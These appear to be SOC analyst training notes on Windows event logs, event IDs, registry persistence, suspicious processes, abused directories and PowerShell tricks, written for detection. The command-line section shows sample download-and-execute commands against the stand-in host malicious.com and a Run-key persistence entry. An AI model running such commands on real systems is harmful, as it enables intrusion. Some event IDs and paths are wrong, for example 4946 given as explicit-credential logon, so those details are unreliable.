


WINDOWS FUNDAMENTALS

FOR SOC ANALYSTS

COMPLETE HANDWRITTEN NOTES

Understand • Detect • Analyze • Respond



FOCUS AREAS

- ★ Event Logs & Event IDs
- ★ Windows Registry (Basics & Abuse)
- ★ Suspicious Processes
- ★ Windows Directories
- ★ Command Line & PowerShell
- ★ Attacker Mindset
- ★ Detection Mindset
- ★ Real World Scenarios

“ Small signs in Windows today,
Can prevent a **big breach** tomorrow. ”

WINDOWS FUNDAMENTALS FOR SOC ANALYSTS

WHY WINDOWS MATTERS FOR SOC ANALYSTS

Most of the corporate world runs on Windows. Attackers love Windows because it is everywhere. As a SOC Analyst, you will investigate:

- Failed logins (Brute force, password spray)
- Suspicious processes (Malware execution)
- Registry modifications (Persistence)
- Privilege escalation (Admin access)
- Lateral movement (Attacker moving inside network)
- Data access, exfiltration & system changes

Windows Event Logs provide the evidence you need to detect, analyze and respond.

★ Windows Event Logs are your **BEST** source of truth. They tell you **WHAT** happened, **WHO** did it, and **WHEN**.

WHAT IS AN EVENT?

An Event is a record generated by Windows when something happens on the system.

It includes information like:

- Event ID
- Source
- Time
- Description
- User / Computer

EXAMPLE

When a user logs on successfully, Windows creates an event with Event ID **4624** in the Security log.



TYPES OF WINDOWS LOGS (MAIN LOGS YOU WILL USE IN SOC)

1. SECURITY LOG

Records security related events. This is the most important log for SOC Analysts.

Examples:

- Logon / Logoff
- Account management
- Privilege use
- Object access
- Policy changes



2. SYSTEM LOG

Records events related to the Windows operating system.

You will find:

- System startup / shutdown
- Driver loading
- Service start / stop
- Errors, warnings
- Hardware issues



3. APPLICATION LOG


Records events from applications installed on the system.

You will find:

- Application errors
- Software crashes
- Installation events
- App specific logs



HOW TO OPEN EVENT VIEWER (STEP-BY-STEP)



WHAT DATA DOES AN EVENT CONTAIN?

Field	Description
Event ID	Unique ID for the event (e.g., 4624)
Source	Which component generated the event (e.g., Microsoft Windows security auditing)
Time	When the event occurred
Description	Detailed information about what happened
User	Which user or account is associated
Computer	Which computer generated the event
Task Category	More details about the type of event
Keywords	Helps in filtering and identifying the event type
Level	Information, Warning, Error, Critical

EVENT EXAMPLE (4624 - Successful Logon)

Log Name : Security
Source : Microsoft Windows security auditing.
Event ID : **4624**
Level : Information
User : DESKTOP-01\John
Description : An account was successfully logged on.
Logon Type : 2 (Interactive)
Ip Address : 192.168.1.50
Workstation : DESKTOP-01



KEY TAKEAWAY: Windows Event Logs are the backbone of every SOC investigation.

Learn these logs first - they will help you detect, analyze and respond faster!



WINDOWS FUNDAMENTALS FOR SOC ANALYSTS

QUICK TIPS

- Focus on high-impact Event IDs.
- Correlate with time, user, source IP.
- Use SIEM (Splunk, Sentinel, ELK) to detect patterns.



WINDOWS SECURITY EVENT ID REFERENCE (IMPORTANT IDS FOR SOC ANALYSTS)

Below are the most important Security Log Event IDs you must know.

These cover authentication, account management, privilege use, process creation and group changes - core areas attackers abuse.

A. AUTHENTICATION EVENTS

Event ID	What it Means	Explanation
4624	Successful Logon	A user logged on successfully.
4625	Failed Logon	A logon attempt failed. (Bad password, wrong user)
4634	Logoff	A user logged off.
4647	User Initiated Logoff	User started the logoff process.
4778	RDP Session Reconnected	RDP session reconnected.
4779	RDP Session Disconnected	RDP session disconnected.
4800	Workstation Locked	Workstation was locked.
4801	Workstation Unlocked	Workstation was unlocked.
4946	Logon with Explicit Credentials	User used "runas" or explicit credentials.

B. ACCOUNT MANAGEMENT EVENTS

Event ID	What it Means	Explanation
4720	User Account Created	A new user account was created.
4722	User Account Enabled	A disabled account was enabled.
4723	User Account Changed	User account properties were changed.
4724	User Account Reset	User password was reset.
4725	User Account Disabled	A user account was disabled.
4726	User Account Deleted	A user account was deleted.
4738	User Account Changed	Another user changed a user account.
4756	Member Added to Group	User added to a security group.
4767	User Account Unlocked	A locked-out user was unlocked.

C. PRIVILEGE USE & SPECIAL LOGON EVENTS


Event ID	What it Means	Explanation
4672	Special Privileges Assigned	User logged on with admin or special privileges.
4673	Sensitive Privilege Used	Sensitive privilege was exercised (e.g., SeDebug).
4674	Operation on Sensitive Privilege	Privilege was assigned to an account.
4624 (Type 3)	Network Logon	User logged on over the network.
4624 (Type 10)	Remote Interactive	RDP logon (interactive logon).

D. PROCESS CREATION EVENTS

Event ID	What it Means	Explanation
4688	Process Created	A new process was created on the system.

Why 4688 is important?

- ✓ Tells you what process was executed.
- ✓ Shows the parent process.
- ✓ Helps identify malicious execution (e.g., cmd.exe, powershell.exe).
- ✓ Look for suspicious command lines!



E. GROUP MANAGEMENT EVENTS

Event ID	What it Means	Explanation
4728	Added to Global Group	User added to global group.
4732	Added to Local Group	User added to local group.
4756	Added to Universal Group	User added to universal group.
4733	Removed from Group	User removed from a group.

OTHER USEFUL IDS

- 1102 - The audit log was cleared. (May indicate attacker activity!)
- 7045 - A new service was installed.
- 7036 - Service state changed.
- 5140 - A file or folder was shared.
- 4663 - An attempt was made to access an object. (File, registry, folder)



EXAMPLE SCENARIO: BRUTE FORCE + PRIVILEGE ESCALATION ATTACK



KEY TAKEAWAY

- Windows Event Logs = First place attackers leave footprints.
- Learn these Event IDs, understand the context and you will detect attacks early.
- Correlate multiple logs to get the full picture.



Practice daily.
Get better!

Remember: Context + Correlation = Detection



WINDOWS FUNDAMENTALS

FOR SOC ANALYSTS

3. WINDOWS REGISTRY - FOUNDATION (PART 1)

1. WHAT IS WINDOWS REGISTRY?

The Windows Registry is a hierarchical database that stores low-level settings and options for the Microsoft Windows operating system, installed applications, hardware devices, user preferences and system configuration.

Think of Registry as a big "control center" where Windows and applications keep all their settings and options.

If a setting is not in the Registry, Windows won't know about it!

2. WHY DOES REGISTRY EXIST?

- Stores configuration for OS, hardware, users and apps.
- Enables Windows and programs to run properly.
- Maintains user preferences and environment settings.
- Provides information about installed software.
- Improves performance by centralizing settings.
- Allows Windows to load drivers and services during boot.

3. WHERE IS REGISTRY STORED?

Registry data is stored on disk in the following location:


C:\Windows\System32\config

(System files - hidden & protected)


These files are NOT text files, they are binary hive files.

4. REGISTRY STRUCTURE - HIERARCHICAL TREE

Everything in the Registry is organized like a tree.



Example Tree:



- Hives (Root)
- Keys (Folders)
- Values (Data)

5. UNDERSTANDING THE MAIN REGISTRY HIVES

Hive	Full Name	What it Stores	Scope / Who Uses It	Example
HKLM	HKEY_LOCAL_MACHINE	System-wide settings, hardware, software, services, drivers	Used by the entire system (all users)	Installed programs, system services, device drivers
HKCU	HKEY_CURRENT_USER	Current user settings, desktop, control panel, environment variables	Used by the currently logged-in user	Wallpaper, taskbar settings, user preferences
HKCR	HKEY_CLASSES_ROOT	File associations, COM objects, OLE, file types	Used by the system and applications	.txt file association, application IDs (CLSID)
HKU	HKEY_USERS	All user profiles loaded on the system	Contains subkeys (SIDs) for every user	S-1-5-21-... (user SID) settings
HKCC	HKEY_CURRENT_CONFIG	Current hardware profile information	Used by the system during hardware config	System hardware configuration data

6. HOW TO OPEN REGISTRY EDITOR (REGEDIT)

1. Press Windows Key + R

2. Type **regedit** and press Enter

3. Click Yes (UAC Prompt)

4. Registry Editor will open

Note:

Always be careful while making changes in the Registry. Incorrect changes can cause system errors or even prevent Windows from booting.



KEY TAKEAWAY: The Windows Registry is the brain of Windows edition. Understanding its structure and hives is the first step to identifying malicious changes and persistence techniques.



WINDOWS FUNDAMENTALS FOR SOC ANALYSTS

4. WINDOWS REGISTRY - ABUSE & PERSISTENCE (PART 2)

1. WHY ATTACKERS USE REGISTRY?

The Registry allows attackers to:

- Start their malware automatically when system boots.
- Run their payload with user privileges.
- Hide their programs and maintain persistence.
- Modify system behavior and security settings.

KEY IDEA:

If an attacker adds his program in Registry startup locations, Windows will trust it and run it normally.

2. COMMON REGISTRY LOCATIONS USED FOR PERSISTENCE

Location (Hive\Path)	What it Does	Example / Notes
Run Keys (Current User) HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Runs programs when the logged-in user logs in.	Most common location used by malware.
Run Keys (All Users) HKLM\Software\Microsoft\Windows\CurrentVersion\Run	Runs programs for all users when any user logs in.	Used for system-wide persistence.
RunOnce Keys HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	Runs programs only once at next boot and then removed.	Used to execute a payload once and clean up.
Services HKLM\System\CurrentControlSet\Services	Malware installs itself as a service and runs in background.	Very stealthy and difficult to notice.
Scheduled Tasks HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree	Runs programs at specific time or trigger.	Used to maintain persistence using Windows Task Scheduler.
Winlogon HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Executes programs during user logon process.	Shell / Userinit values can be abused by malware.
Image File Execution Options (IFE0) HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	Debugger value can be set to run malware instead of the real program.	Used for process hijacking and privilege escalation.


3. REAL WORLD EXAMPLE (RUN KEY)

1. Attacker gets access to victim machine.
2. He copies his malicious program to:
C:\Users\User\AppData\Roaming\evil.exe
3. He adds the following entry in Run key:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Run
"Updater" = "C:\Users\User\AppData\Roaming\evil.exe"`
4. Next time when user logs in, Windows runs evil.exe automatically in background.
5. **Persistence achieved!** (Attacker stays in the system)

4. WHAT TO MONITOR (SUSPICIOUS REGISTRY CHANGES)

- New or modified entries in Run / RunOnce keys.
- Unknown services added or modified.
- Suspicious scheduled tasks.
- Changes in Winlogon (Shell, Userinit).
- Image File Execution Options modified.
- Executable paths pointing to user writable folders (AppData, Temp, Downloads, etc.).
- Registry changes done by unusual processes (e.g., powershell.exe, wscript.exe).

5. ATTACKER PERSISTENCE FLOW (SCENARIO)



KEY TAKEAWAY: Attackers love the Registry because Windows trusts it.

Monitor registry changes carefully - small changes can lead to big breaches!



WINDOWS FUNDAMENTALS

FOR SOC ANALYSTS

5. SUSPICIOUS PROCESSES (DETECTION MINDSET)

1. WHAT IS A PROCESS?

A process is a program or application that is currently running in memory on a system.

Every process has a Process ID (PID), parent process and other attributes.

Examples: chrome.exe, explorer.exe, notepad.exe, svchost.exe

2. NORMAL vs SUSPICIOUS PROCESSES

NORMAL	SUSPICIOUS
• Correct process name (e.g., svchost.exe) • Runs from legit location (e.g., C:\Windows\System32) • Signed by Microsoft or trusted vendor • Expected parent process	• Misspelled or fake name (e.g., svch0st.exe, explorer1.exe) • Runs from suspicious location (e.g., C:\Users\Public\ or Temp) • Unsigned or unknown publisher • Unexpected parent process

3. MAJOR RED FLAGS (WHAT TO LOOK FOR)

- Unusual or unknown process name.
- Process running from user writable locations (Temp, AppData, Downloads, Public, etc.).
- High CPU or memory usage.
- Unexpected network connections.
- Process with hidden window (no UI but doing work).
- Encoded or obfuscated commands (PowerShell, cmd, wscript).
- Process spawned by unusual parent (e.g., winword.exe → powershell.exe).
- New or rare process on the system.

4. PARENT - CHILD RELATIONSHIP PATTERNS

Attackers abuse legitimate processes to start malicious ones.

Suspicious Examples:

- winword.exe → powershell.exe
- excel.exe → cmd.exe
- outlook.exe → mshta.exe
- rundll32.exe → unknown.exe
- wscript.exe → powershell.exe

If a parent process should NOT normally start a child process, it is a strong indicator of malicious activity.

5. COMMAND LINE ATTACKS (COMMON TRICKS)

- PowerShell with encoded command:
powershell.exe -enc <base64_encoded_command>
- PowerShell hidden execution:
powershell.exe -nop -w hidden -c <command>
- Command Prompt execution:
cmd.exe /c <malicious_command>
- Script execution:
wscript.exe script.vbs
cscript.exe script.js

Why attackers do this?

- Avoid detection by hiding actual command.
- Bypass security tools.
- Execute malicious code in memory.
- Use legitimate binaries to look normal.

6. WHAT TO MONITOR (SOC MINDSET)

- Process creation events (Event ID 4688).
- Command line arguments of processes.
- Parent and child process relationship.
- Process execution path.
- New processes running from suspicious locations.
- Unusual process behavior and network activity.

7. REAL WORLD SCENARIO (ATTACK FLOW)

1. Initial Access	User opens phishing email with malicious attachment. (e.g., invoice.docm)
2. Malicious Execution	Word macro runs and spawns PowerShell.
3. Payload Download	PowerShell downloads malware from attacker server.
4. Persistence	Malware adds entry to Registry Run key.
5. Impact	Malware runs in background and steals data.

KEY TAKEAWAY: Always question unknown processes. Check the name, location, parent process and command line. Small signs can help you detect big attacks early!

WINDOWS FUNDAMENTALS

FOR SOC ANALYSTS

6. IMPORTANT WINDOWS DIRECTORIES (WHERE ATTACKERS HIDE)

Attackers abuse certain Windows directories to store malware, scripts, tools and configuration for persistence and execution.

1. WHY DIRECTORIES MATTER?

- Many directories allow users to write files.
- Legitimate programs also use them.
- Attackers hide malicious files in these locations to avoid detection.
- Some folders run files automatically at startup or login.

3. OTHER DIRECTORIES OFTEN ABUSED

- C:\Windows\Temp
- C:\Windows\Tasks
- C:\Windows\System32\Tasks
- C:\Program Files\ (rare but possible)
- C:\Program Files (x86)\
- C:\Users\Default\
- C:\Users\All Users\

KEY IDEA:

If a file or process is running from a user writable location (like AppData, Temp, Public), always be suspicious!

2. HIGH RISK DIRECTORIES TO KNOW

Directory	Path (Example)	Why Attackers Use It
1. Startup Folder	C:\Users\Public\Startup	Programs here run automatically at user logon.
2. AppData - Roaming	C:\Users\<User>\AppData\Roaming	Writable by user. Used to store malware, configs, scripts.
3. AppData - Local	C:\Users\<User>\AppData\Local	Writable by user. Malware drops files, databases, loaders.
4. Temp Folder	C:\Users\<User>\AppData\Local\Temp	Used to drop and execute temporary malicious files.
5. Public Folder	C:\Users\Public	Accessible by all users. Used to store tools, payloads, downloaders.
6. ProgramData	C:\ProgramData	Used to store persistent malware, configs, scheduled tasks.
7. System32	C:\Windows\System32	If malware is placed here with legit name, hard to detect.
8. Windows Tasks	C:\Windows\System32\Tasks	Used to create scheduled tasks for persistence.

4. WHAT TO LOOK FOR? (RED FLAGS)

- Executable files (.exe, .bat, .vbs, .ps1) in these directories.
- Unknown files created recently.
- Suspicious file names (random strings).
- Files with hidden or system attribute.
- Unusual folders created by malware.
- Scripts or tools like mimikatz, nc.exe, rclone, etc.

5. HOW ATTACKERS USE THESE DIRECTORIES (EXAMPLES)

1. Drop malware in AppData\Roaming and run from there.
2. Add a shortcut in Startup folder for persistence.
3. Store malicious script in Temp and execute with PowerShell.
4. Create scheduled task from ProgramData or Tasks folder.
5. Rename malware and place in System32 to look legitimate.

6. REAL WORLD SCENARIO (ATTACK FLOW)

1. Initial Access
User opens phishing email / malicious attachment.



2. Malware Execution
Malware runs and downloads payload.



3. File Drop
Drops file in AppData\Roaming folder.



4. Persistence
Adds entry in Startup folder or Scheduled Task.



5. Impact
Malware runs on every login and steals data.

KEY TAKEAWAY:

Always check these directories during investigation. Attackers love writable locations and auto-start locations for hiding and persistence.

WINDOWS FUNDAMENTALS FOR SOC ANALYSTS

7. COMMAND LINE & POWERSHELL (ATTACKER + SOC VIEW)

Attackers love the command line. Living-off-the-land tools like CMD and PowerShell are used to execute commands, download payloads and maintain persistence.

1. WHAT IS CMD & POWERSHELL?

CMD (Command Prompt):

Traditional command interpreter in Windows. Used to run commands, scripts and batch files.

PowerShell:

Advanced command-line shell and scripting language built by Microsoft. More powerful than CMD and widely abused by attackers.

2. COMMON COMMANDS (SOC USEFUL)

Command	What it Does
whoami	Shows current user.
ipconfig /all	Shows IP configuration details.
net user	Lists user accounts.
net localgroup administrators	Shows members of admin group.
tasklist /v	Lists running processes with details.
netstat -ano	Shows network connections and process ID.
dir /s	Lists files and folders recursively.
systeminfo	Shows system information.

3. ATTACKER COMMANDS (RED FLAGS)

- `powershell -enc <base64_encoded_command>`
Runs encoded PowerShell command.
- `powershell -nop -w hidden -enc <base64>`
Runs PowerShell with no profile and hidden window using encoded command.
- `powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')"`
Downloads and executes remote script.
- `cmd.exe /c <command>`
Runs command and exits.
- `cmd.exe /k <command>`
Runs command and keeps the window open.
- `bitsadmin /transfer job /download /priority high http://malicious.com/file.exe C:\Windows\Temp\file.exe`
Downloads file using BITS (background transfer).

4. WHAT TO MONITOR? (SOC VIEW)

- Process Creation Events → Event ID 4688
- Command line arguments of processes.
- Look for suspicious keywords:
 - enc, -encoded, -nop, -w hidden, -exec bypass, IEX, DownloadString, Invoke-WebRequest, FromBase64String, cmd /c, powershell.exe
- Parent process relationship.
- Execution path (is it a legit location?).
- User account used to run the command.

KEY IDEA:

Attackers try to hide their commands. Always check the full command line, not just the process name!

5. NORMAL vs SUSPICIOUS COMMAND LINE EXAMPLES

Normal Example	Suspicious Example
C:\Windows\System32\cmd.exe /c dir	C:\Users\Public\cmd.exe /c whoami
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile	C:\Users\User\AppData\Local\Temp\powershell.exe -enc aQBIAHgA...
C:\Windows\System32\ipconfig.exe /all	powershell.exe -nop -w hidden -enc SQBIAHgAKABOAGUAdwAtAEAYggf.....

6. EVENT ID REFERENCE


The most important event to monitor for command execution:

Event ID: **4688**

Description: A new process has been created.
Log Source: Microsoft-Windows-Security Auditing

Why important: Shows the process name, command line, parent process, user, path, etc. (Goldmine for SOC analysts)

7. REAL WORLD SCENARIO (ATTACK FLOW)



KEY TAKEAWAY: The command line is a powerful weapon for attackers.

As a SOC analyst, monitor process creation and command line arguments carefully. Small commands can lead to big incidents!

FINAL SUMMARY - WINDOWS FUNDAMENTALS FOR SOC ANALYSTS

★ Congratulations! You've completed the **Windows Fundamentals** journey.
You now have the core knowledge every SOC Analyst needs to
Understand • Detect • Analyze • Respond

WHAT WE COVERED IN THIS SERIES

1. **Event Logs** : Understand Windows logs and their importance.
2. **Event IDs** : Key Event IDs and attack scenarios.
3. **Registry Basics** : What is Registry and how Windows uses it.
4. **Registry Abuse & Persistence** : How attackers abuse Registry for persistence.
5. **Suspicious Processes** : Detecting abnormal and malicious processes.
6. **Windows Directories** : Important directories attackers abuse.
7. **Command Line & PowerShell** : Attacker commands and what to monitor.

KEY TAKEAWAYS

- ✓ Windows logs are the foundation of all investigations.
- ✓ Event IDs help you quickly understand what happened.
- ✓ Registry is a common target for persistence.
- ✓ Processes and command lines reveal attacker behavior.
- ✓ Attackers hide in specific directories and use living-off-the-land tools.
- ✓ As a SOC Analyst, your goal is to **Detect Early** and **Respond Fast**.

YOUR NEXT STEPS

- Practice with real logs and scenarios.
- Use labs to test what you've learned.
- Read, Research and Stay Curious.
- Build your detection mindset every day.

“ The more you practice,
the better you detect.
The more you detect,
the more you protect. ”

YOUR JOURNEY DOESN'T END HERE,
IT'S JUST THE BEGINNING OF BECOMING AN **ELITE SOC ANALYST!**

KEEP LEARNING. KEEP GROWING.

- ★ Stay consistent
 - ★ Work on real use cases
 - ★ Hands-on practice is the key
 - ★ Never stop improving
- } Small steps today,
Big impact tomorrow.

CONTINUE YOUR LEARNING JOURNEY

Visit: **blueteamers.io**

Thank You for being part of this learning journey!
Keep Learning. Keep Growing. Keep Securing. 😊

YOU'VE GOT THE FOUNDATION - NOW BUILD YOUR EXPERTISE!

ALL THE BEST FOR YOUR SOC CAREER!